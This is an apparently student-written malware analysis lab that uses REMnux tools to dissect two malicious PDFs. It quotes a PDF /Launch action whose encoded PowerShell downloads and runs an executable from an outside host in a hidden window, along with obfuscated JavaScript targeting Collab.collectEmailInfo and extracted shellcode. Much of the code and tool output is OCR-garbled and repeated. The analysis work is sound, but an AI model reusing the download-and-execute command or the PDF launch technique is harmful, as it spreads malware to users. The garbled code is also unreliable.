Static malware analysis for PDF file by REMnux.

Because PDF files are text based, not binary format, so, to make the analysis process easier, we should use a text editor: SciTE.

Looking inside, the PDF document are series of objects, that are number and version numbers. Each object must have a unique number, and can refer to other objects.

Firstly, using SciTE and wrap feature to reduce the complexity of file:

```
remnux@remnux:~/Downloads/pdffile/samples$ sudo scite ctk.pdf &
[1] 4480
```

Looking this text file and we can see 3 objects:

-Object 1:

```
%PDF-1.1
1 0 obj
    /OpenAction <<
             /S /Launch/Win
             /F (C:\\WINDOWS\\system32\\WindowsPowerShell\\v1.0\\powershell.exe) /P
(powershell.exe -EncodedCommand
UABVAHCAZQBYAFMAaABIAGWAbAAqAC0ARQB4AGUAYWB1AHQAaQBVAG4AUABVAGWAaQBjAHkAIAB
iAHkAcABhAHMAcwAgAC0AbgBvAHAAcgBvAGYAaQBsAGUAIAAtAHcAaQBuAGQAbwB3AHMAdAB5AG
wAZQAqAGqAaQBkAGQAZQBuACAALQBjAG8AbQBtAGEAbqBkACAAKABOAGUAdwAtAE8AYqBqAGUA
YwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8Adw
BuAGwAbwBhAGQARgBpAGwAZQAoACcAaAB0AHQAcAA6AC8ALwBuAGMAZAB1AGcAYQBuAGQAYQA
uAG8AcgBnAC8ALgBjAHMAcwAvAGEAdwBvAHIAaQAuAGUAeABlACcALAAdICQAZQBuAHYAOgBBAFA
AUABEAEEAVABBAFWAYQB3AG8AcgBpAC4AZQB4AGUAHSApADsAUwB0AGEAcgB0AC0AUAByAG8AY
wBlAHMAcwAgACgAHSAkAGUAbgB2ADoAQQBQAFAARABBAFQAQQBcAGEAdwBvAHIAaQAuAGUAeAB
IABOgKQA= -windowstyle hidden)
        >>
    /Pages 2 0 R
    /Type /Catalog
endobj
-Object 2:
endobj
2 0 obj
    /Kids [ 3 0 R ]
    /Count 1
    /Type /Pages
>>
endobj
-Object 3:
```

```
endobj
 3 0 obj
 <<
      /Resources <<
           /Font <<
               /F1 5 0 R
      >>
      /MediaBox [ 0 0 795 842 ]
      /Parent 2 0 R
      /Contents 4 0 R
      /Type /Page
 endobj
-Object 4:
endobj
4 0 obj
<<
     /Length 1260
>>stream
endobj
5 0 obj
<<
     /Subtype /Type1
     /Name /F1
     /BaseFont /Helvetica
     /Type /Font
>>
endobj
-Object 5:
endobj
5 0 obj
<<
     /Subtype /Type1
     /Name /F1
     /BaseFont /Helvetica
     /Type /Font
endobj
-Object 6:
endobj
xref
0 6
0000000000 65535 f
0000000010 00000 n
0000000234 00000 n
0000000303 00000 n
0000000457 00000 n
0000001774 00000 n
trailer
<<
     /Size 6
     /Root 1 0 R
     /ID [ (bc38735adadf7620b13216ff40de2b26) (bc38735adadf7620b13216ff40de2b26) ]
startxref
1866
%%EOF
NUL[NUL]NUL
```

When seeing Object 1, we can see a block of code, which run in Power shell of Window.

```
1 ctk.pdf
 %PDF-1.1
 1 0 obj
     /OpenAction <<
             /S /Launch/Win
             /F (C:\\WINDOWS\\system32\\WindowsPowerShell\\v1.0\\powershell.exe) /P
 (powershell.exe -EncodedCommand
 UABVAHCAZQBYAFMAaABIAGWAbAAqAC0ARQB4AGUAYWB1AHQAaQBVAG4AUABVAGWAaQBjAHkAIAB
 iAHkAcABhAHMAcwAgAC0AbgBvAHAAcgBvAGYAaQBsAGUAIAAtAHcAaQBuAGQAbwB3AHMAdAB5AG
 wAZQAqAGqAaQBkAGQAZQBuACAALQBiAG8AbQBtAGEAbqBkACAAKABOAGUAdwAtAE8AYqBqAGUA
 YWBOACAAUWB5AHMAdABlAGOALgBOAGUAdAAuAFcAZQBlAEMAbABpAGUAbgB0ACkALgBEAG8Adw
 BuAGwAbwBhAGQARgBpAGwAZQÁoACcAaAB0AHQAcAA6AC8ALwBuAGMAZAÉ1AGcAYQBuAGQAYQA
 uAG8AcgBnAC8ALgBjAHMAcwAvAGEAdwBvAHIAaQAuAGUAeABlACcALAAdICQAZQBuAHYAOgBBAFA
 AUABEAEAVABBAFWAYQB3AG8AcqBpAC4AZQB4AGUAHSApADsAUWB0AGEAcqB0AC0AUAByAG8AY
 wBlahmacwagaCgahSakaGuabgB2aDoaQQBQAFAARABBAFQAQQBcAGEAdwBvahIAaQAuAGUAeAB
 IABOgKQA= -windowstyle hidden)
```

So, we will use base64 to decode this text.

```
remnux@remnux:-/Downloads/pdffile/samples$ echo 'UABVAHCAZQBYAFMAaABlAGwAbAAgAC0ARQB4AGUAYWB1AHQAaQBVAG4AUABVAGwAaQBjAHkAIABiAHkAcABhAHMAcwAgAC0AbgBV
AHAAcgBVAGYAaQBsAGUAIAAtAHcAaQBuAGQAbwB3AHMAdAB5AGwAZQAgAGgAaQBkAGQAZQBuACAALQBjAG8AbQBtAGEAbgBkACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0AL
gBOAGUAdAAuAFcaZQBiAEMAbABDAGUAbgB0ACKALgBEAGBAdwBuAGwAbbBhAGQARgBAGWAZQAoACCAOAB0AHQACAAGACBALwBuAGMAZABIAGcAYQBUAGQAYQAUAGBAGAGBACBALgBjAHMACwAVAG
EAdwBVAHIAAQUAUGUACABACTACLAAGTUCQAZBUAHYAGgBBAFAUAUBBAFWAYQB3AGBACgBPAC4AZQB4AGUAHSADADSAUwB0AGEACgB0AC0AUABYAGBAYwBlAHMAcwAgACgAHSAKAGUAbgB
ZADOAQQBQAFAARABBAFQAQQBCAGEAdwBVAHIAaQAUAGUAEABlAB0gKQA=' > file.txt
```

```
remnux@remnux:~/Downloads/pdffile/samples$ base64 -d file.txt
PowerShell -ExecutionPolicy bypass -noprofile -windowstyle hidden -command (New-Object System.Net.WebClient).DownloadFile('http://ncduganda.org/.css/awori.exe', $env:APPDATA\awori.exe );Start-Process ( $env:APPDATA\awori.exe )remnux@remnux:~/Downloads/pdffile/samples$
```

We can see the text about downloading a file .exe, using http, an insecure protocol, and bypass execution policie, it is a suspicious behavior.

Next, we use other tool: base64dump.py to look the abbriviation of this file.

```
remnux@remnux:~/Downloads/pdffile/samples$ base64dump.py ctk.pdf
ID Size
            Encoded
                             Decoded
                                              md5 decoded
                             .+-zm.
      8 system32
1:
                                             efb63a08cd038b1c54c0a751ddec39f3
       604 UABvAHcAZQByAFMA P.o.w.e.r.S.h.e. 1e4cb539dc06c0f1cc9f95f19535b766
2:
                             .&.jZ a3d5dcfb087c0a206cf19ce27c429aef
.n. 3bf65a211afeea3308176f7d37c3b014
 3:
        8 /Catalog
         4 1260
                                              3bf65a211afeea3308176f7d37c3b014
4:
                             .n.
        8 /Subtype
5:
                                              1688f9faa0a845eabb82de02c1f9443c
         4 xref
 6:
                                              bf785ef8ff9b0224c4f3a159b9ba69ab
 7:
        32 bc38735adadf7620 m...~Zu._...o].. 3b92dc8ccba4a7ed08dd067ce80e33d1
        32 bc38735adadf7620 m...~Zu._...o].. 3b92dc8ccba4a7ed08dd067ce80e33d1
 8:
                                              507a2105a71e6e978e63c9dc1e5fad65
```

And we discover that the suspicious part locate in the ID 2 – object 2. We next use -s 2 to look ID 2 and use -S to decode and present in ASCII.

```
remnux@remnux:-/pdf$ base64dump.py ctk.pdf -s 2 -S
PowerShell -ExecutionPolicy bypass -noprofile -windowstyle hidden -command (New-Object System.Net.WebClient).DownloadFile('http://ncduganda.org/.css/awori.exe',
Senv:APPDATA\awori.exe
);Start-Process (
$env:APPDATA\awori.exe
```

It is very suspicious action because it require download an excecutive file and move it to our app data folder, like a bot are running and then launch it.

Next, we look other file: collab.pdf, we will use useid to take a look at all the different part of a file.

```
emnux@remnux:~/Downloads/pdffile/samples$ pdfid.py collab.pdf
PDFiD 0.2.8 collab.pdf
PDF Header: %PDF-1.4
obj
                        14
endobj
                        14
                          2
stream
endstream
                          2
xref
                          1
trailer
                          1
                         1
startxref
 /Page
                          1
                         0
/Encrypt
                         0
/ObjStm
 /JS
                          2
                         3
/JavaScript
/AA
                         0
                         1
/OpenAction
/AcroForm
                         1
 /JBIG2Decode
                         0
/RichMedia
                         0
/Launch
                         0
/EmbeddedFile
                         0
 /XFA
                         0
 /URI
                         0
 /Colors > 2^24
                         0
```

We can see /JS and /JavaScript repeat 2 and 3 times, and we conduct find Javascript in this file by pdf-parser.py to take a look greater detail.

```
remnux@remnux:~/Downloads/pdffile/samples$ pdf-parser.py collab.pdf --search JavaScript | less
```

```
obj 1 0
 Type: /Catalog
 Referencing: 2 0 R, 3 0 R, 4 0 R, 5 0 R, 6 0 R, 7 0 R
    /OpenAction
      <<
        /JS '(this.WRYXKTNGCHZUIHQNDKDRYSREUUBHDTLWVGNINGPL\\(\\))'
        /S /JavaScript
    /Threads 2 0 R
    /Outlines 3 0 R
    /Pages 4 0 R
    /ViewerPreferences
        /PageDirection /L2R
    /PageLayout /SinglePage
    /AcroForm 5 0 R
    /Dests 6 0 R
    /Names 7 0 R
    /Type /Catalog
```

```
obj 7 0
Type:
Referencing: 10 0 R

//JavaScript 10 0 R

>>

obj 12 0
Type:
Referencing: 13 0 R

//JS 13 0 R

//S /JavaScript
>>

(END)
```

We have some codes, that referencing with Object 10, Object 12 referencing Object 13. So, we can recognize that it is something wrong with Object 10, Object 12, and Object 13, especially Object 13.

We will look each object.

```
remnux@remnux:~/Downloads/pdffile/samples$ pdf-parser.py collab.pdf --object 13
obj 13 0
  Type:
  Referencing:
  Contains stream

  <</pre>
   /Filter /FlateDecode
   /Length 7179
>>>
```

Try again and put output is collab.txt as an executive file.

```
remnux@remnux:~/Downloads/pdffile/samples$ pdf-parser.py collab.pdf --object 13 --filter --raw -d collab.txt
obj 13 0
  Type:
  Referencing:
  Contains stream
  <</pre>
  /Filter /FlateDecode
  /Length 7179
>>
```

Taking a look for file collab.txt:

remnux@remnux:-/Downloads/pdffile/samples\$ cat collab.txt
gkphke":phyltlzyr=eval;gkphke":xshqxzgf=;whi:;sdgvd=9,y;xrswtvc=" ws";sjoapzt='twax";mfecyrm='ngth>";fhkmqp='=ya";zxtsiqh=".le';oojjaqhf='le(ya";
tghjle":=yao";krnhojui="uhc.";jlewfske"odu";smljrb="gth":ddytxnxk="doe";oueqbm="uhc)";fqwyzxgz="0|{u":fceskr="(yu":kmqzsjw=!aoduh";ahrqfw=1);";vcy
mzsr="s;),";jvdcvb="hc.su";gohyw='oes";exfrbokx='(yaod';bhmtsl='aod';kwnwoex='ring(';fcebl='fmct';hsqcxc='nkl';nambbm=')re';imxawkuu="nkld';mdxqj!=
duh";chgduhrd="duhc";mbptj='oduhc';pzj]hwq='harAt';alxtxqo='turn";xujjpt='apfy';cocofnhc='es="";mefcuf='c.c';tddbds='bst';apebh='lengt';sxgununp='klc
v';megztzln='h-1';hkcoctuy='yu";vtfon=');yao;crlgyth='ion';xvuzqi='c.len';gkphk=fchzbi-crlgythxxswtvc+sjoapzt+xujjpt+bhmtsl+oueqbm+fceskr+sxgununprfnkmpsjlewfxk+;vdcvb+tddbds=kwnwoex=sdgvd+kmgzsjw+xvuzqi+smljrb=qhrqfw+nagmbn=alxtxqo+kspczthoty-kspz]hydraychytddytou=wstwaxap('yabyz-yab

It is a Javascript obfuscation, with some binary code, to hide what really going on here. Look inside file by using SciTE:

```
remnux@remnux:~/Downloads/pdffile/samples$ sudo scite collab.pdf & [2] 4632

13.0 obj

<
```

It is easier to recognize something weird with Object 13.

remnux@remnux:~/Downloads/pdffile/samples\$ sudo scite collab.txt &
[3] 4642

```
| Skipk="\ntityr=("kasg","vfys","zsjj","qtkj","zfch","tmxf","eits","ydcy","huzi","xovi","ibhpe","iktc")[("rirh","msas","qxsf","mkva","xdax","goib","hsie","lzem","nkis","eval")];gkplke";xshqxzgf="\ntityhilszdgvd='0,y':xrswtvc='
ws':sloapzt='twax':mfecyrm='ngth>';fhkmqp='=ya':zxtsiqh='.le';oojjaqhf='le(ya':ztghjl='+-yao':krnhojui='uhc.';]lewfxk='odu';smljrb='gth-';ddytxnk='doe';oueqbm='uhc)
';fqwyzagz='0\{yu':fceskr='\{yun':kmqzsjw='aoduh':qhrqfw='1);'vcymzsr='s;}-';jvdcvb='hc.su':gohyw='oes';exfrbokx='(yaod':bhmtsl='aod':kwnwoex='ring':fchzbi='funct'
;hsqxcx='nk':nagmbm='j-re';imxawkuu='nkid':mdxzjl='oduh':chgduhrd='duhc':mbptj='oduhc';spzjhwq='harAt';aixtxo='turn':xujlpt='apjy';cocofhhc='es="":mefcuf='c.c';t
ddbds='bst':apebh='lengi':xsgununp='kldo':mgeztzln='h-1-!;hkcctuy='
yu':ytfon=');yao';cridyth='ion';xvuzql='c.len';gkphk+=fchzbi+cridyth+xrswtvc+sjoapzt+xujlpt+bhmtsl+oueqbm+fceskr+sxgununp+cocofnhc+xshgxzgf+oojjaqhf+mbptj-
yu':ytfon=');yao';cridyth='ion';xvuzql='c.len';gkphk+=fchzbi+cridyth+xrswtvc+sjoapzt+xujlpt+bhmtsl+oueqbm+fceskr+sxgununp+cocofnhc+xshgxzgf+oojjaqhf+mbptj-
yu':ytfon=');yao';cridyth='ion';xvuzql='c.len';gkphk-fchzbi+cridyth+xrswtvc+sjoapzt+xujlpt+bhmtsl+oueqbm+fceskr+sxgununp+cocofnhc+xshgxzgf+oojjaqhf+mbptj-
yu':ytfon=');yao';cridyth='ion';xvuzql='c.len';gkphk-fchzbi+cridyth+xrswtvc+sjoapzt+xujlpt+bhmtsl+oueqbm+fceskr+sxgununp+cocofnhc+xshgxzgf+oojjaqhf+mbptj-
yu':ytfon=');yao';cridyth='ion';xvuzql='c.len';gkphk-fchzbi+cridyth+xrswtvc+sjoapzt+xujlpt+bhmtsl+oueqbm+fceskr+sydununp+cocofnhc+xshgxzgf+oojjaqhf+mbptj-
yi':ytfon=');yao';cridyth='ion';xvuzql='c.len';gkphk-fchzbi+cridyth+xrswtvc+sjoapzt+xujlpt+bhmtsl+oueqbm+fceskr+sydununp+cocofnhc+xshgxzgf+oojjaqhf+mbptj-
yi':yubi-wstwaxap("d+xymzzgh="swtxyazgh",den';alphy-wstwaxap("d+xymzzgh="swtxyazgh",den';alphy-wstwaxap("d+xymzzgh="swtxyazgh",den';alphy-wstwaxap("d+xymzzgh="swtxyazgh",den';alphy-wstwaxap("d+xymzzgh="swtxyazgh",den';alphy-wstwaxap("d+ymzzgh="swtxyazgh",den';alphy-wstwaxap("d+ymzzgh="swtxyazgh",den';alphy-wstwaxap("d+ymzzgh="
```

This file could be obfuscated and it is written by Javascript.

To have a greater look about file .pdf, we use tool Python: peepdf and -f to force it to ignore errors, -l is loose mode to try and catch many objects as possible, and I means an interactive shell.

```
remnux@remnux:~/Downloads/pdffile/samples$                                 peepdf -fli collab.pdf
Warning: PyV8 is not installed!!
File: collab.pdf
4D5: 88e045ff304baba8c1ade3f4db5e0dee
SHA1: f1e6ceb240b9fe8b8e150b7612bbd19f0ae86127
SHA256: 61bb373188c62cb013b0254d3f73461ea99fbd3fd6d171db0be7db3d776cc2e1
Size: 8633 bytes
/ersion: 1.4
Binary: True
_inearized: False
Encrypted: False
Jpdates: 0
Objects: 14
Streams: 2
JRIs: 0
Comments: 0
Errors: 0
/ersion 0:
        Catalog: 1
        Info: 14
        Objects (14): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14]
        Streams (2): [11, 13]
                 Encoded (2): [11, 13]
        Objects with JS code (2): [1, 13]
        Suspicious elements:
                 /AcroForm (1): [1]
                 /OpenAction (1): [1]
                 /Names (2): [1, 10]
                 /JS (2): [1, 12]
```

```
/JavaScript (3): [1, 7, 12]
```

```
PPDF> object 12
<< /S /JavaScript
/JS 13 0 R >>
```

Continuing with Object 13:

We transfer Object 13 to collab2.txt.

```
PPDF> stream 13 > collab2.txt
PPDF> exit
```

We try to run file collab.txt by using function is inJavascript:

The error above is 'hyltlzyr is not a function'. So, we change argument in function hyltlzyr

```
1 collab.txt

gkphk=";hyltlzyr=("kasg","vfys","zsjj","qtkj","zfch","tmxf","eits","ydcy","huzl","xovi","bhpe","lktc
")[("rirh","msas","qxsf","mkva","xdax","goib","hsie","lzem","nkls","eval")];gkphk=";xshqxzqf=';w
hi';sdgvd='0,y';xrswtvc='
```

To:

1 collab.txt

gkphk=";hyltlzyr=eval;gkphk=";xshgxzgf=';whi';sdgvd='0,y';xrswtvc='ws';sjoapzt='twax';mfecyrm='ngth>';fhkmqp='=ya';zxtsiqh='.le';oojjaqhfoduh';qhrqfw='1);';vcymzsr='s;};';jvdcvb='hc.su';gohyw='oes';exfrbokx=hc';spzjhwq='harAt';alxtxqo='turn';xujipt='ap(y';cocofnhc='es=""';mefculyu';vtfon=');yao';crldyth='ion';xvuzqi='c.len';gkphk+=fchzbi+crldyth+xrshyw+ztqhjl+mdxqji+mefcuf+spzjhwq+exfrbokx+krnhojui+apebh+mgeztqxcx+ddytxnxk+vcymzsr;hyltlzyr(gkphk);gkphk=";isqhurtf=wstwaxap('apart);

We run above code and convert output to collab3.txt, as well as take a look by SciTE.

```
remnux@remnux:~/Downloads/pdffile/samples$ js -f /usr/share/remnux/objects.js -f collab.txt > collab3.txt
remnux@remnux:~/Downloads/pdffile/samples$ ls
brbbot.zip collab3.txt collab.txt ctk.pdf file.txt message.zip samplefiles1.zip
collab2.txt collab.pdf collab.zip ctk.zip media.zip page.zip test.pdf
remnux@remnux:~/Downloads/pdffile/samples$ sudo scite collap3.txt &
[4] 4729
```

```
Locilab3.txt

function wstwaxap(yaoduhc) { yunkidoes="",while(yaoduhc.length>0) { yunkidoes+=yaoduhc.charAt(yaoduhc.length-1);yaoduhc=yaoduhc.substring(0,yaoduhc.length-1);} return yunkidoes;};

function wstwaxap(yaoduhc) { yunkidoes="",while(yaoduhc.length>0) { yunkidoes+=yaoduhc.charAt(yaoduhc.length-1);yaoduhc=yaoduhc.substring(0,yaoduhc.length-1);} return yunkidoes;};

function sackgoodistical wstardistical wstardi
```

This obfuscated code can be shell code, shell code can be used to execute specific instructions. We can see a bunch of binary code at the end.

Now, we have three files: collab.txt, collab1.txt, collab2.txt. All here files should be different, collab.txt able to run in ScriptMonkey, and collap3.txt should be the first iteration of the deobfuscated Javascipt code e extract from collab.pdf.

Looking again, we can see '%', it looks like encrypted text.

We see very near the top a line that indicates a call function: Collab.collectEmailInfo. This is an Adobe feature that has known vulnerabilities:

Looking the payload, this payload is likely shellcode, but payloads are often Unicode (%u).

To understand what shellcode will do, we will use decoder to convert strings to binaries, by using base64dump and pu (percent Unicode), -e: encode.

There are three ID, but ID 1 is the largest. Analysing the line 1 by using -s -1, -d: decode.

Converting above output to file binary: collab-out.bin

```
<mark>mux</mark>:~/Downloads/pdffile/samples$ base64dump.py -e pu collab3.txt -s 1 -d > collab-out.bin
          nux:~/Downloads/pdffile/samples$ ls -al
total 4384
drwxrwxr-x 2 remnux remnux
                               4096 Mar 8 10:09
drwxrwxr-x 3 remnux remnux
                               4096 Mar 8 08:17
rw-rw-r-- 1 remnux remnux
                              36982 Oct 11 2022
                              17497 Mar 8 09:38 collab2.txt
rw-rw-r-- 1 remnux remnux
rw-rw-r-- 1 remnux remnux 198867 Mar 8 09:54 collab3.txt
rw-rw-r-- 1 remnux remnux 420 Mar 8 10:09 <mark>collab-out.bin</mark>
                               8633 Jan 6 2010 collab.pdf
rw-r--r-- 1 root root
rw-rw-r-- 1 remnux remnux
                              17343 Mar 8 09:50 collab.txt
                               8178 Oct 11 2022
rw-rw-r-- 1 remnux remnux
 rw-r--r-- 1 root root
                              1503 Nov 2
                                             2016 ctk.pdf
rw-rw-r-- 1 remnux remnux
                              957 Oct 11
605 Mar 8
                                             2022
rw-rw-r-- 1 remnux remnux
                                         8 08:32 file.txt
                              43895 Oct 11
rw-rw-r-- 1 remnux remnux
                                             2022
 rw-rw-r-- 1 remnux remnux 306763 Oct
                                         11
                                             2022
 rw-rw-r-- 1 remnux remnux 8811 Oct 11
                                             2022
rw-rw-r-- 1 remnux remnux 3682628 Oct 11
                                             2022
 rw-rw-r-- 1 remnux remnux 108923 Oct
                                             2022
                                                   test.pdf
```

Next, we have a tool that can analyze shellcode: scDbg or Shellcode debugger.

```
Wine

The Wine configuration in /home/
remnux?.wine is being updated, please wait...

The Wine configuration in /home/
remnux?.wine is being updated, please wait...

The Wine configuration in /home/
remnux?.wine is being updated, please wait...

The Wine configuration in /home/
remnux?.wine is being updated, please wait...

The Wine configuration in /home/
remnux?.wine is being updated, please wait...

The Wine configuration in /home/
remnux?.wine is being updated, please wait...

The Wine configuration in /home/
remnux?.wine is being updated, please wait...

The Wine configuration in /home/
remnux?.wine is being updated, please wait...

The Wine configuration in /home/
remnux?.wine is being updated, please wait...

The Wine configuration in /home/
remnux?.wine is being updated, please wait...

The Wine configuration in /home/
remnux?.wine is being updated, please wait...

The Wine configuration in /home/
remnux?.wine is being updated, please wait...

The Wine configuration in /home/
remnux?.wine is being updated, please wait...

The Wine configuration in /home/
remnux?.wine is being updated, please wait...

The Wine configuration in /home/
remnux?.wine is being updated, please wait...

The Wine configuration in /home/
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The Wine Configuration in /home/
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The Wine Configuration in /home/
remnux?.wine is being updated, please wait...


The Wine Configuration in /home/
remnux?.wine is dease...


The Wine Configuration in /home/
remnux?.wine is dease...


The Wine Configuration in /home/
remnux?.wine is dease...

The Wine Configuration
```

We will say Yes to the First Run register of extensions.







This is information that tells what this shell going to do, IP address, name: wJQs.exe

